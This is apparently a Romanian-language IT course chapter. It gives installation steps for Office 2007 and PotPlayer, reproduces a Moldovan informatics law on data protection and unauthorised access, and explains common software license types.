
1. Introduceți CD-ul Office 2007 în unitate. Dacă expertul de instalare nu pornește automat, navigați la unitatea de CD și faceți clic pe SETUP.EXE.
2. Când vi se solicită, introduceți cheia de produs.



Puteți găsi cheia de produs pe eticheta în cazul CD-uri sau alte ambalaj. Dacă aveți nevoie de ajutor, consultați găsiți cheia de produs pentru Office 2007 sau căutați un mesaj de eroare.



3. Citiți și acceptați Termenii licenței pentru software Microsoft, apoi faceți clic pe Continuare.



4. Urmăriți instrucțiunile și, după ce se instalează Office, faceți clic pe Închidere.



Activarea Office 2007

Va trebui să activați Office pentru a menține programele Office complet funcționale.

1. Pentru a activa din Excel, Word, PowerPoint și Access:
 - Faceți clic pe butonul Microsoft Office > Opțiuni > Activare Microsoft Office.
2. Pentru a activa din orice alt produs Office:
 - Faceți clic pe Ajutor > Activare produs.

Pentru ajutor la activarea Office 2007, contactați asistența.

Link-uri pentru instalarea altor versiuni de MS Office

Instalare MS Office 2010

- <https://support.office.com/ro-ro/article/Instalarea-Office-2010-1b8f3c9b-bdd2-4a4f-8c88-aa756546529d?ui=ro-RO&rs=ro-RO&ad=RO&ocmsassetID=1b8f3c9b-bdd2-4a4f-8c88-aa756546529d>

Instalare MS Office 2013

- <https://support.office.com/ro-ro/article/Descărcăți-și-instalați-sau-să-reinstalați-Office-2013-pe-un-PC-sau-Office-pentru-Mac-2011-7c695b06-6d1a-4917-809c-98ce43f86479?ui=ro-RO&rs=ro-RO&ad=RO>

Instalare MS Office 2016

- <https://support.office.com/ro-ro/article/Descărcăți-și-instalați-sau-reinstalați-Office-365-sau-Office-2016-pe-PC-sau-pe-Mac-4414eaaf-0478-48be-9c42-23adc4716658?ui=ro-RO&rs=ro-RO&ad=RO>

12.3 Instalare programe multimedia.

Instalare PotPlayer

- ❖ **Pasul 1.** Accesează pagina de download PotPlayer – player multimedia, la adresa <http://www.videohelp.com/tools/PotPlayer> și apasă link-ul de descărcare Download from our site (direct link);
- ❖ **Pasul 2.** Vei observa apariția managerului de descărcare în partea inferioară a paginii. Apasă butonul Run pentru a descărca și rula automat procesul de instalare al programului gratuit PotPlayer în calculatorul tău;
- ❖ **Pasul 3.** Pentru a continua procesul de instalare al programului gratuit PotPlayer, apasă butonul Next;
- ❖ **Pasul 4.** PotPlayer va alege în mod automat elementele potrivite și necesare. Avansează către următorul pas printr-un simplu click pe butonul Next;
- ❖ **Pasul 5.** În funcție de preferințe și nevoi, prin acționarea butonului Browse poți alege o altă destinație de instalare a programului gratuit PotPlayer în calculatorul tău (această acțiune nu este obligatorie; recomandăm menținerea setării predefinite). Continuă către instalarea propriu-zisă a programului, apăsând butonul Install;
- ❖ **Pasul 6.** Selectează din meniul de tip cascada tipul sistemului audio pe care-l utilizezi, apoi acționează butonul Ok;
- ❖ **Pasul 7.** În acest moment, player-ul multimedia gratuit PotPlayer este instalat în calculatorul tău și valabil spre utilizare. Apasă butonul Next pentru a continua;
- ❖ **Pasul 8.** Acționează butonul Finish pentru a închide fereastra procesului de instalare;
- ❖ **Pasul 9.** PotPlayer poate fi accesat cu multă ușurință și rapiditate direct prin intermediul scurtăturii PotPlayer, creată în mod automat pe desktop-ul calculatorului tău cu sistem de operare Windows;

Notă: Aplicațiile multimedia utilizate pe PC presupun următoarele proceduri de instalare:

- Alegerea limbii de lucru a aplicației;
- Acceptarea termenilor de licență;
- Includerea codului de licență;
- Alegerea condițiilor de lucru;
- Finalizarea instalării;

14. Respectarea cadrului normativ-juridic referitor la protejarea proprietății intelectuale în domeniul informaticii.

Obiective:

1. Studiarea bazelor dreptului informatic;
2. Analizarea legislației naționale și referitoare la dreptul de autor, marcă, licență, denumire de origine;
3. Stabilirea tipurilor de licențe.

14.1 Dreptul informatic

Drepturile de autor sau copyright reprezintă ansamblul prerogativelor de care se bucură autorii cu referire la operele create; instituția dreptului de autor este instrumentul de protecție a creatorilor și operelor lor.

Operele literare și artistice sunt protejate de „Convenția de la Berna pentru protecția Operelor Literare și Artistice”, care datează din 1886, fiind revizuită în 1971.

După Convenția de la Berna nu mai este necesară indicarea faptului că o operă este protejată de drepturile de autor atât timp cât „proprietatea intelectuală a unei opere literare, artistice sau științifice corespunde autorului pentru simplul fapt că el a creat-o” și „sunt considerate obiecte ale proprietății intelectuale toate creațiile originale literare, artistice și științifice exprimate prin orice mediu și pe orice suport, tangibile sau intangibile, cunoscute acum sau care se vor inventa în viitor”.

În lumea digitală se aplică aceleași legi ale proprietății intelectuale și drepturilor de autor ca și pentru toate celelalte creații originale.

În martie 2002 a intrat în vigoare Tratatul OMPI pentru Dreptul de Autor (WCT) și în mai Tratatul OMPI pentru Interpretare și Fonograme (WPPT).

Ambele „Tratate ale Internetului” (cum sunt cunoscute) au fost realizate în 1996 de Organizația Mondială a Proprietății Intelectuale. Astfel este actualizată și completată Convenția de la Berna și se introduc elementele societății digitale. Într-o perioadă de 6 ani (1996 - 2002), se realizează ratificarea acestor noi tratate de 30 de țări, minimul cerut de Organizația Națiunilor Unite, pentru punerea sa în aplicare.

12.2 Legislația națională referitoare la dreptul de autor

DISPOZIȚII GENERALE

Art.1. - Prezenta lege stabilește principalele reguli și condiții de activitate în domeniul informaticii în Republica Moldova, drepturile și obligațiile statului, ale persoanelor juridice și fizice în procesul creării, administrării, utilizării și întreținerii sistemelor informatice, principiile și măsurile de asigurare a libertății și protecției datelor în sistemele informatice, dreptului de acces la serviciile informatice.

Art.2. - în sensul prezentei legi, se definesc următoarele noțiuni:

- a) acces neautorizat - acces la informații efectuat cu încălcarea regimului de lucru;
- b) bancă de date - totalitatea bazelor de date și produselor program pentru dirijarea lor;
- c) bază de date - colecție de date, organizată conform unei structuri conceptuale, care descrie caracteristicile acestor date și relațiile dintre entitățile lor componente, destinată unuia sau mai multor domenii de aplicație;
- d) date - fapte, noțiuni, fenomene, evenimente, însușiri, indici, instrucțiuni etc., reprezentate sub o formă convențională, adecvată comunicării, interpretării sau prelucrării manuale ori cu mijloace automate;
- e) date publice - date la care accesul public este nelimitat;

- f) date cu caracter personal - date care permit sub orice formă, direct sau indirect, identificarea persoanei fizice la care se referă aceste date;
- g) date nominative - date al căror ansamblu poate duce la identificarea unei persoane, fără a fi totuși recunoscută, fiecare în parte, ca identificator;
- h) document electronic - produs informatic prin care se adeverește sau se preconizează un fapt, se confirmă un drept, se recunoaște o obligație, se identifică o persoană juridică sau fizică etc.;
- i) echipamente (hardware) - mijloace tehnice destinate sistemelor de calculatoare;
- j) informatică - domeniu de activitate care include prelucrarea și transportul datelor cu ajutorul sistemelor automatizate de calcul și mijloacelor de telecomunicație;
- k) informatizare - ansamblu organizat de acțiuni destinate creării, implementării, întreținerii și perfecționării sistemelor automatizate de calcul și transport de date în procesul de colectare, stocare, prelucrare și difuzare a informației;
- l) flux al datelor - transport de date între constante sau fișiere, efectuat ca urmare a execuției unor instrucțiuni, proceduri, module de program sau programe;
- m) operator informatic - persoană juridică capabilă să presteze o gamă largă de servicii informatice, în condiții de calitate și securitate, la nivelul cerințelor internaționale;
- n) produs informatic - ansamblu de date și programe obținute în urma rulării unor programe sau pachete de programe;
- o) produse program (software) - totalitate sau o parte a programelor, procedurilor, regulilor și documentelor asociate ale unui sistem de prelucrare a informației;
- p) program (program pe calculator) - secvență de declarații și instrucțiuni ale unui limbaj de programare, lansată într-un mediu operațional al calculatorului, pentru îndeplinirea anumitelor funcții ori soluționarea unor probleme;
- q) protecția datelor - totalitatea procedurilor organizațional-tehnice și actelor normative utilizate pentru a se evita cauzarea oricăror pagube intereselor proprietarilor de date, sistemelor informatice, precum și utilizatorilor de informații;
- r) resursă informațională - orice element al unui sistem informațional, necesar pentru executarea operațiilor solicitate;
- s) rețea informatică (rețea de calculatoare) - ansamblu de noduri de prelucrare a datelor interconectate în scopul transportului de date;
- t) rețea publică de transport de date - rețea informatică ce se utilizează în domeniul public;
- u) securitatea datelor - atribut al datelor ce caracterizează siguranța lor față de evenimente ce le-ar putea afecta integritatea;
- v) serviciu informatic - serviciu oferit pe piață privind întreținerea produselor program, echipamentelor și sistemelor informatice;
- w) serviciu informatic public - serviciu informatic prestat prin intermediul rețelei publice de transport de date;
- x) sistem informatic - ansamblu de programe și echipamente care asigură prelucrarea automată a datelor;
- y) sistem informațional - sistem de prelucrare a informației, împreună cu resursele organizaționale asociate, cum ar fi resursele umane și tehnice, care furnizează și distribuie informația;
- z) tehnologiile informației - tehnologii specifice informaticii, precum și acele părți a comunicației aferente traficului informatic în rețelele informatice;
- aa) trafic informatic - circulație a datelor și programelor între doi sau mai mulți utilizatori.

Art.3. - (1) Accesul oricărei persoane juridice și fizice la serviciile informatice publice și la informațiile ce se conțin în sistemele informatice este asigurat în conformitate cu prevederile respective ale Constituției, prezentei legi și altor acte legislative.

(2) Sistemele și rețelele informatice, precum și resursele informaționale pot aparține persoanelor juridice și fizice cu titlu de proprietate privată sau publică.

Art.4. - (1) Protecția datelor în cadrul sistemelor și rețelelor informatice este asigurată în conformitate cu prevederile respective ale Constituției, prezentei legi, altor acte normative.

(2) Persoanele care activează în cadrul sistemelor și rețelelor informatice sînt obligate să asigure protecția datelor.

(3) Se interzice accesul și conectarea neautorizate la sistemele și rețelele informatice.

(4) Utilizarea mijloacelor informatice în condiții nediscriminatorii este garantată pe întreg teritoriul țării.

Art.5. - (1) Autoritatea desemnată pentru realizarea politicii Guvernului și elaborarea strategiei de dezvoltare a domeniului informaticii este Ministerul Dezvoltării Informaționale.

(2) Autoritatea desemnată pentru reglementarea activității în domeniul informaticii și realizarea strategiei de dezvoltare a domeniului informaticii este Agenția Națională pentru Reglementare în Telecomunicații și Informatică.

Art.6. - (1) Relațiile din domeniul informaticii, nespecificate în prezenta lege, se reglementează de alte acte normative.

(2) Pentru Republica Moldova, relațiile internaționale în domeniul informaticii se reglementează prin convenții și acorduri internaționale la care aceasta este parte. În cazul în care convențiile și acordurile internaționale conțin alte norme decît cele prevăzute de legislația Republicii Moldova cu privire la informatică, se aplică prevederile convențiilor și acordurilor internaționale.

ADMINISTRAȚIA PUBLICĂ ÎN DOMENIUL INFORMATICII

Art.7. - Statul susține informatizarea societății ca obiectiv strategic de prim ordin în condițiile prevederilor Constituției, prezentei legi, altor acte legislative și ale principiilor general recunoscute, inclusiv prin actele internaționale la care Republica Moldova este parte.

Art.8. - (1) Administrația publică centrală în domeniul informaticii este exercitată de Ministerul Dezvoltării Informaționale, care reprezintă Guvernul în organismele internaționale, coordonează activitatea internațională în domeniu, desfășurată de persoanele juridice și fizice din Republica Moldova.

(2) Ministerul Dezvoltării Informaționale are următoarele atribuții:

- a) elaborează strategia de dezvoltare a domeniului informaticii, organizează dezbateri pe marginea ei și o prezintă Guvernului spre aprobare;
- b) studiază tendințele mondiale în domeniu și actualizează strategia națională de dezvoltare a domeniului informaticii;
- c) coordonează acțiunile de realizare a strategiei de dezvoltare și prezintă anual Guvernului raport asupra stadiului de realizare a strategiei;
- d) asigură dezvoltarea coerentă a sistemelor informaționale ale administrației publice în conformitate cu strategia de dezvoltare a domeniului informaticii;
- e) coordonează realizarea sistemelor informatice prin proiecte naționale, prevăzute în strategia de dezvoltare;
- f) stimulează, prin politici adecvate, dezvoltarea sectorului privat în domeniul tehnologiilor informației, factor de competitivitate în domeniul informaticii;
- g) inițiază și avizează elaborarea de standarde naționale în corespundere cu standardele internaționale în domeniul tehnologiilor informației, creează condiții pentru implementarea lor în sistemele informaționale ale administrației publice;
- h) avizează, din punct de vedere al încadrării în strategia de dezvoltare a domeniului informaticii, proiectele directe de informatizare și caietele de sarcini, conforme acestora, pentru achizițiile de produse și servicii din domeniul tehnologiilor informației destinate administrației publice și desemnează, după caz, reprezentanții săi în cadrul comisiilor de evaluare a licitațiilor;
- i) coordonează crearea rețelelor publice de transport de date, cu respectarea normelor recomandate de Comunitatea Europeană;
- j) atribuie și gestionează spațiul de adresare în cadrul rețelelor informatice globale, care operează pe teritoriul Republicii Moldova;

- k) urmărește corelarea programelor naționale de cercetări științifice fundamentale și aplicate și de dezvoltare tehnologică în domeniul tehnologiilor informației, finanțate din fonduri bugetare și extrabugetare ori din fonduri ale programelor internaționale, cu realizarea strategiei de informatizare a societății;
- l) desfășoară și susține activități de cooperare în domeniul tehnologiilor informației pe plan internațional prin participare la proiecte regionale, europene și mondiale;
- m) colaborează cu autoritățile administrației publice centrale în domeniul educației pentru aducerea programelor de învățământ în domeniul informaticii în învățământul preuniversitar și universitar, precum și a programelor de instruire continuă a specialiștilor și utilizatorilor de informații la cerințele informatizării societății;
- n) coordonează crearea sistemelor informatice ramurale de interes național;
- o) elaborează și avizează proiecte de acte normative cu impact asupra informaticii;
- p) controlează modul de aplicare a reglementărilor și a normelor tehnice în domeniul tehnologiilor informației;
- q) efectuează certificarea calității produselor și serviciilor informatice pentru domeniul public, asigurând inspecția și controlul acestora.

Art.9. - (1) Agenția Națională pentru Reglementare în Telecomunicații și Informatică, denumită în continuare Agenție, instituită în conformitate cu Legea nr.842-XIV din 25 februarie 2000 pentru modificarea și completarea Legii telecomunicațiilor, este autoritate a administrației publice cu statut de persoană juridică, independentă de operatorii și de producătorii din domeniul informaticii.

(2) Funcțiile, drepturile și obligațiile Agenției, precum și principiile de administrare, bugetul Agenției, relațiile ei cu alte autorități ale administrației publice sînt stabilite de legea menționată la alin.(1).

Art.10. - (1) Elaborarea, proiectarea, exploatarea și întreținerea tehnică a rețelelor informatice și prestarea serviciilor informatice publice se autorizează prin licențe eliberate de Agenție persoanelor juridice din Republica Moldova. În corespundere cu contractele încheiate cu clienți, titularul de licență este obligat să asigure:

- a) accesul necondiționat al utilizatorilor la serviciile informatice publice dacă aceștia se află în zona de activitate a titularului de licență;
- b) calitatea serviciilor prestate;
- c) interconectarea la alte rețele informatice publice conform condițiilor stabilite în licență.

(2) Elaborarea și crearea produselor program, echipamentelor corespunzătoare destinate pentru export se autorizează prin licențe eliberate de Agenție persoanelor juridice din Republica Moldova.

Art.11. - (1) Produsele program și echipamentele pentru rețelele informatice publice sînt importate, furnizate și comercializate în baza certificatului de conformitate, eliberat de organismul abilitat pentru certificarea produselor în domeniul telecomunicațiilor și informaticii.

(2) Se interzice utilizarea produselor program necertificate pentru prestarea serviciilor informatice publice.

(3) Se interzice utilizarea echipamentelor necertificate și nemarcate, precum și conectarea lor la rețelele informatice publice.

Art.12. - (1) Finanțarea implementării strategiei de dezvoltare a domeniului informaticii este efectuată din fondul extrabugetar de informatizare, creat conform art.9 alin.(1) lit.o) din Legea nr.842-XIV din 25 februarie 2000 pentru modificarea și completarea Legii telecomunicațiilor.

(2) Din mijloacele fondului se finanțează lucrările de dezvoltare și menținere a infrastructurii informatizării și de asigurare a accesului instituțiilor publice la rețelele informatice globale.

(3) Fondul extrabugetar de informatizare este gestionat de Agenție.

(4) Agenția atrage la fondul extrabugetar de informatizare fonduri rezultate din cooperările internaționale, precum și fonduri autohtone, inclusiv private.

ACCESUL LA INFORMAȚIE ȘI SERVICIILE INFORMATICE

Art.13. - (1) Circulația datelor pe teritoriul Republicii Moldova este liberă pentru toți participanții la traficul informatic.

(2) Fluxurile transfrontaliere ale datelor supuse unei prelucrări automatizate sau ale celor colectate în vederea unei asemenea prelucrări sînt permise în măsura în care nu lezează drepturile personale, libertățile și îndatoririle cetățenești, nu afectează secretul și confidențialitatea informației, cerute de apărarea ordinii de drept în stat și societate.

Art.14. - (1) Persoanele care creează și furnizează produse informatice sau care prestează servicii informatice sînt obligate:

- a) să asigure și să garanteze utilizatorilor de produse și servicii că acestea nu sînt de natură să afecteze drepturile omului;
- b) să prevadă, în produsul sau în serviciul prestat, modalitățile de apărare a drepturilor utilizatorului, a libertăților individuale;
- c) să repare, total sau parțial, după caz, prejudiciul adus persoanelor prin nerespectarea cerințelor prevăzute la lit.a) și b).

(2) Pentru nerespectarea prevederilor indicate la alin.(1) lit.a) și b), titularii de date și de rețele informatice poartă răspundere conform legislației.

Art.15. - (1) Sînt considerate informații de categorie specială și nu pot face obiectul deținerii și prelucrării în baze de date datele cu caracter personal privind originea rasială sau etnică, opiniile politice, convingerile religioase sau alte convingeri, datele referitoare la sănătate sau viața sexuală a persoanei, precum și cele referitoare la antecedentele penale. Astfel de date pot fi prelucrate și deținute de organe special constituite și autorizate pentru aceasta și care sînt obligate să ia măsuri și garanții corespunzătoare de protecție și nedivulgare.

(2) Sînt excluse de la deținerea și prelucrarea în baze de date datele ce constituie informații oficiale cu accesibilitate limitată ale altor titulari care au stabilit caracterul lor, cu excepția celor autorizate sau obligatorii pentru păstrare potrivit legislației.

[Art.15 al.(2) modificat prin LP66 din 07.04.11, MO110-112/08.07.11 art.299]

(3) Datele de interes public, cu excepția celor prevăzute la alin.(1) și (2), pot fi prelucrate și deținute liber, fără restricții și obligații de natură morală sau materială din partea titularilor de date, în cadrul obiectului lor de activitate.

Art.16. - (1) Orice persoană este în drept să dețină date, programe și echipamente, precum și să prelucreze date și programe, cu obținerea unor produse informatice pentru uz propriu, dacă aceasta nu contravine prevederilor prezentei legi.

(2) În măsura în care activitățile prevăzute la alin.(1) depășesc sfera activităților admise prin accesul la bazele de date ale altor titulari, acestea, în mod obligatoriu, urmează a fi aduse în conformitate cu dispozițiile ce reglementează fluxul de date.

Art.17. - Transferul de date cu caracter personal către utilizatori din alte țări nu poate avea loc decît dacă aceștia asigură un nivel de protecție a datelor conform legislației și reglementărilor în vigoare.

Art.18. - Datele aflate în trafic prin orice mijloace tehnice și/sau suporturi materiale se bucură, din punct de vedere juridic, de protecție similară celei asigurate conform legislației cu privire la secretul corespondenței și convorbirilor telefonice.

Art.19. - (1) Pentru prelucrarea datelor se definesc, în prealabil sau cel mai tîrziu în momentul colectării acestora, scopurile în care se întreprinde această activitate.

(2) Orice prelucrare a datelor și utilizare ulterioară a acestora trebuie să se efectueze exclusiv în scopurile stabilite și compatibile cu ele.

(3) Prevederile alin.(1) și (2) nu sînt aplicabile datelor și prelucrărilor de natură statistică sau previzională cu caracter general și local, precum și celor recunoscute legal ca publice.

Art.20. - (1) Persoanele juridice și fizice au dreptul să obțină de la titularii bazelor de date, direct sau pe alte căi de acces, confirmarea că aceștia dețin sau nu date care se referă la persoana respectivă.

(2) Dreptul prevăzut la alin.(1) nu se extinde asupra activităților de informatică ce constituie informație oficială cu accesibilitate limitată, precum și asupra datelor rezultate din asemenea activități.

[Art.20 al.(2) modificat prin LP66 din 07.04.11, MO110-112/08.07.11 art.299]

Art.21. - (1) Persoanele fizice au dreptul să obțină informațiile cu caracter personal, care se referă la ele, conținute în bazele de date. Titularul de date trebuie să dea răspunsul la aceste solicitări în termen legal, sub o formă inteligibilă și fără pretenții materiale.

(2) Persoanele lezate prin înscrierea într-o bază de date a datelor cu caracter personal care se referă la ele le pot contesta și, în măsura în care această contestare este întemeiată, titularul de date este obligat să le șteargă, modifice, completeze sau corecteze.

(3) Persoanele fizice au dreptul să fie informate asupra motivelor pentru care demersurile lor depuse în conformitate cu alin.(1) și (2) au fost respinse, precum și dreptul de a contesta motivele respingerii.

Art.22. - Persoanele juridice și fizice au drept de acces la datele publice, precum și la metodologia de definire a indicatorilor utilizați în colectarea și prelucrarea informației publice, a clasificatoarelor și nomenclatoarelor utilizate.

Art.23. - (1) Informațiile atribuite la secret de stat, la care accesul este limitat, precum și modul de acces, de utilizare, de acumulare, de protejare a acestora și lista persoanelor care au acces la aceste informații sînt reglementate de legislația cu privire la secretul de stat.

[Art.23 al.1) modificat prin LP66 din 07.04.11, MO110-112/08.07.11 art.299]

(2) Nu poate fi limitat accesul la datele:

- a) care stabilesc statutul juridic al persoanelor juridice, drepturile, libertățile și obligațiile persoanelor fizice și procedurile realizării acestor drepturi și libertăți;
- b) cu privire la situațiile excepționale ecologice, meteorologice, sanitaro-epidemiologice și altă informație necesară pentru asigurarea funcționării obiectelor de producție, securității populației;
- c) care reprezintă surse de cunoștințe acumulate în sistemele informatice din sferile învățămîntului, ocrotirii sănătății, științei, culturii și jurisprudenței.

PROTECȚIA ȘI SECURITATEA DATELOR

Art.24. - Autoritățile administrației publice care au colectat informația sînt obligate să o furnizeze, la solicitare, celorlalte autorități ale administrației publice, în conformitate cu legislația.

Art.25. - Bazele de date se organizează conform criteriului calității și securității datelor ce le conțin, indiferent de faptul că ele sînt ținute pentru păstrare și consultare internă sau că din acestea se furnizează produse informatice transmise unor terți, inclusiv pe cale neinformatică.

Art.26. - (1) În aplicarea art.25, la bazele de date din domeniul public se desemnează responsabili pentru prelucrarea datelor.

(2) Titularii de date care nu aparțin domeniului public, dar care stochează, prelucrează, difuzează sau utilizează date ce pot intra în categoria celor cu caracter personal sau a datelor nominative trebuie să desemneze responsabili pentru prelucrarea datelor.

Art.27. - Titularul bazelor de date protejează, prin măsuri adecvate, datele colectate, echipamentele și produsele program utilizate pentru administrarea acestora, asigurînd securitatea datelor împotriva riscurilor de pierdere, distrugere, precum și împotriva folosirii neautorizate sau divulgării.

Art.28. - (1) Persoanele care activează în cadrul sistemelor și rețelelor informatice sînt obligate să asigure protecția și confidențialitatea datelor, cu excepția celor care sînt determinate ca date publice.

(2) În scopul asigurării protecției datelor și evitării infracțiunilor ce țin de domeniul informaticii, se interzice:

- a) elaborarea și instalarea în rețelele informatice a produselor program ce pot modifica, deteriora, distruge datele, produsele program și echipamentele;

- b) pătrunderea neautorizată în sistemele și rețelele informatice publice sau private pentru a capta, memora, prelucra sau difuza date și programe ori pentru a modifica, deteriora, distruge date, programe și echipamente;
 - c) deturnarea datelor, perturbarea programelor ori falsificarea mesajelor sau transmiterea datelor eronate în scopul deranjamentului fluxului de date sau creării unei stări de neîncredere între participanții la circuitul informatic;
 - d) pătrunderea neautorizată și cu intenție în sistemele și rețelele informatice publice sau private, chiar neurmată de ascultarea, înregistrarea sau utilizarea în interese personale ori în interesele altor persoane a datelor culese, precum și pentru obținerea unui alt folos.
- (3) În scopul asigurării securității naționale, organele abilitate au drept de acces la resursele informaționale din sistemele informatice publice sau private. În procesele penale, organele menționate pot, în baza mandatului emis de procuror, intercepta rețelele informatice, utilizând aparatajul tehnic al proprietarului sistemului informatic.

DREPTUL DE PROPRIETATE ASUPRA PRODUSELOR INFORMATICE

Art.29. - (1) Obiecte ale dreptului de proprietate în domeniul informaticii pot fi:

- a) resursele informaționale și datele, cum ar fi: băncile de date, bazele de date, fișierele textuale, grafice și audiovizuale, precum și părți de sine stătătoare ale acestora;
- b) sistemele informatice.

(2) Subiecte ale dreptului de proprietate în domeniul informaticii pot fi statul - prin autoritățile administrației publice, precum și persoanele juridice și fizice.

(3) Obiectele dreptului de proprietate în domeniul informaticii, create în urma finanțării de la bugetul de stat, se consideră bunuri publice. Bunul public poate fi transmis și utilizat în temeiul contractului încheiat cu autoritatea abilitată de Guvern.

(4) Proprietarul produselor informatice are dreptul de a autoriza persoane care să posede, utilizeze și/sau să administreze aceste produse, fiind în drept să efectueze orice operațiune legală cu acestea și în privința acestora.

Art.30. - (1) Dreptul de proprietate asupra produsului informatic îl obțin:

- a) creatorul - în urma creării produsului informatic cu forțe proprii și pe cont propriu;
- b) persoana care a făcut comandă de creare a produsului informatic și a finanțat toate lucrările aferente creării acestuia - în baza contractului încheiat cu creatorul produsului informatic;
- c) persoana juridică sau fizică ce intenționează să folosească programul sau baza de date - în baza contractului încheiat cu proprietarul produsului informatic;
- d) moștenitorii și alți succesori de drepturi ai proprietarului - conform legislației.

(2) Dreptul de proprietate asupra datelor noi, obținute în procesul prelucrărilor din cadrul sistemului informatic, se stipulează în contractul dintre proprietarul resurselor informaționale și al datelor și proprietarul sistemului informatic. Dacă această stipulare lipsește în contractul dintre părți, atunci dreptul de proprietate asupra acestor date aparține proprietarului sistemului informatic.

(3) Dreptul de proprietate asupra produselor informatice se protejează de către legislația cu privire la proprietate.

DOCUMENTUL ELECTRONIC

Art.31. - (1) Redactarea, păstrarea, prelucrarea, selecționarea și difuzarea datelor se realizează cu mijloace specifice tehnologiilor informației sub denumirea de documente electronice, care se completează cu obligațiile asumate de părți, precum și cu mijloacele de probațiune a acestor obligații stabilite de legislație.

(2) Se recunoaște ca probă materială sau document electronic orice reproducere prin mijloace automate a datelor numerice, textelor, graficelor, imaginilor, înregistrărilor de sunete sau voce dacă completarea lor a fost efectuată prin folosirea mijloacelor tehnice care exclud accesul neautorizat și permit păstrarea lor în condițiile stabilite.

Art.32. - Documentele electronice trebuie prezentate într-o formă care să permită citirea și prelucrarea lor automată de către persoanele interesate. Pentru a fi recunoscute juridic, documentele electronice trebuie să corespundă cerințelor de ordin structural, stabilite de legislație.

Art.33. - Documentele electronice vor fi prevăzute cu semnătură electronică, care constă într-un cod informatic ce permite identificarea emitentului, constatarea autenticității conținutului documentului, integrității datelor stocate și transmise, precum și cu data calendaristică. La alcătuirea semnăturii electronice se pot aplica și metode criptografice.

Art.34. - Documentul electronic prevăzut cu semnătură electronică este echivalent cu documentul cu semnătură manuală, atât în ceea ce privește efectele sale de fond, cât și cele procedurale. Dacă datele din documentul manual și cel electronic nu corespund, se consideră autentice datele din documentul manual.

Art.35. - Obținerea, stocarea, păstrarea, prelucrarea, selecționarea și difuzarea documentelor electronice trebuie să se efectueze cu respectarea regulilor de conservare, care să asigure:

- a) conformitatea cu informațiile ce stau la originea înregistrărilor;
- b) protecția datelor împotriva oricărei distrugerii sau înlocuiri neautorizate;
- c) caracterul public sau privat, inclusiv accesibilitatea limitată în măsură în care se referă la asemenea categorii de date.

[Art.35 lit.c) modificată prin LP66 din 07.04.11, MO110-112/08.07.11 art.299]

Art.36. - Părțile care participă ca operatori informatici la realizarea circuitului informațiilor, responsabilii de date și pentru prelucrarea lor, precum și utilizatorii de informații sînt datori să colaboreze, să coordoneze acțiunile lor și să țină cont de informația primită la realizarea măsurilor în vederea instaurării unei atmosfere de responsabilitate în funcționarea structurilor informatizate și a bazelor de date aferente acestora, în păstrarea și utilizarea datelor și documentelor electronice, în constituirea și folosirea ireproșabilă a rețelelor de calculatoare și mijloacelor birotice, precum și în asigurarea securității datelor, sub forma protecției lor fizice, tehnice și morale.

RĂSPUNDERI

Art.37. - Persoanele juridice și fizice care încalcă prevederile prezentei legi poartă răspundere administrativă, materială sau penală, după caz, conform legislației.

12.3 Tipuri de licențe

Licența software este un act (de obicei un contract) care precizează drepturile unui utilizator în a folosi sau a redistribui un program de calculator (software). Orice software se află sub incidența drepturilor de autor, cu excepția materialului aflat în Domeniul public (public domain). Confidențialitatea contractuală este un alt mod de a proteja programele.

O licență software tipică oferă unui utilizator final dreptul de a utiliza una sau mai multe copii ale unui program, într-un mod care, altfel, ar constitui o încălcare a drepturilor exclusive ale deținătorului programului, conform legii drepturilor de autor.

O licență liberă, „cu sursă deschisă”, permite ca programul să poată fi studiat (codul-sursă să poată fi inspectat), modificat și redistribuit în mod liber. Unele licențe libere, cum ar fi Licența Publică Generală GNU permit ca programul și/sau derivatele sale să poată fi comercializate.

O licența este un contract între tine și proprietarul aplicației software, contract prin care primești dreptul de a utiliza aplicația cu condiția respectării unor condiții. Nu primești dreptul de proprietate! De cele mai multe ori, primești dreptul netransferabil, neexclusiv de a utiliza aplicația.

— Netransferabil: nu poți să transferi dreptul de a utiliza aplicația software. Exemplu: atunci când achiziționezi o licență pentru firma ta, firma este cea care detine dreptul de utilizare și nu tu! Dacă și când îți faci o altă firmă, nu ai dreptul de a utiliza aplicația la noua firmă.

— Neexclusiv: nu esti singurul care capata dreptul de utilizare. Proprietarul va acorda si altora licenta de utilizare.

De fiecare data cand obtii in mod legal o aplicatie software, primești o licenta de utilizare.

Nu voi incerca sa insir toate tipurile posibile de licentiere. Fiecare dezvoltator software are posibilitatea de a-si defini propriul tip de licenta si propriile conditii de licentiere. Voi incerca sa explic cateva dintre cele mai utilizate tipuri de licente.

Tipuri de licente folosite uzual

Exista mai multe tipuri de licente pe care creatorii produselor software le pun la dispozitie utilizatorilor, unele dintre ele fiind mai raspandite in timp ce altele capata un aspect particularizat in functie de termenii de licentiere. Iata care sunt cele mai folosite licente:

Licenta Shareware

Programele cu licenta shareware sunt aplicatii care pot fi folosite o perioada limitata de timp cu scopul de a testa sau evalua programul. Dupa expirarea acestui termen, utilizatorul programului trebuie sa aleaga intre achizitionarea unui licente pe o durata mai mare de timp, eventual permanenta, sau stergerea programului din calculator - acestea ne mai oferind posibilitatea de a folosi functiile aplicatiei.

Licenta Freeware

Acest tip de licenta da dreptul unui utilizator de a folosi gratuit produsul software, ba mai mult, puteti copia si distribui programul.

Licenta free software

Software-ul liber ofera dreptul de a folosi, studia, modifica si imbunatatii aplicatia cu restrictii minime. Pentru ca un program sa fie sub licenta libera este necesar sa fie oferit public codul sursa ce sta in spatele programului impreuna cu o nota de copyright ce va descrie libertatea de a copia, modifica si transmite codul sursa.

Licenta individuala (unic utilizator).

Aplicatia software va fi instalata pe un singur calculator si nu va fi accesata de catre utilizatori prin intermediul retelei.

Licenta server multi-utilizator.

Poti instala aplicatia software pe mai multe computere iar utilizatorii pot folosi aplicatia prin intermediul retelelor de calculatoare. De cele mai multe ori, exista 2 componente software. Server de aplicatie care se instaleaza pe un singur calculator (server) si Client de aplicatie care se instaleaza pe calculatoarele utilizatorilor.

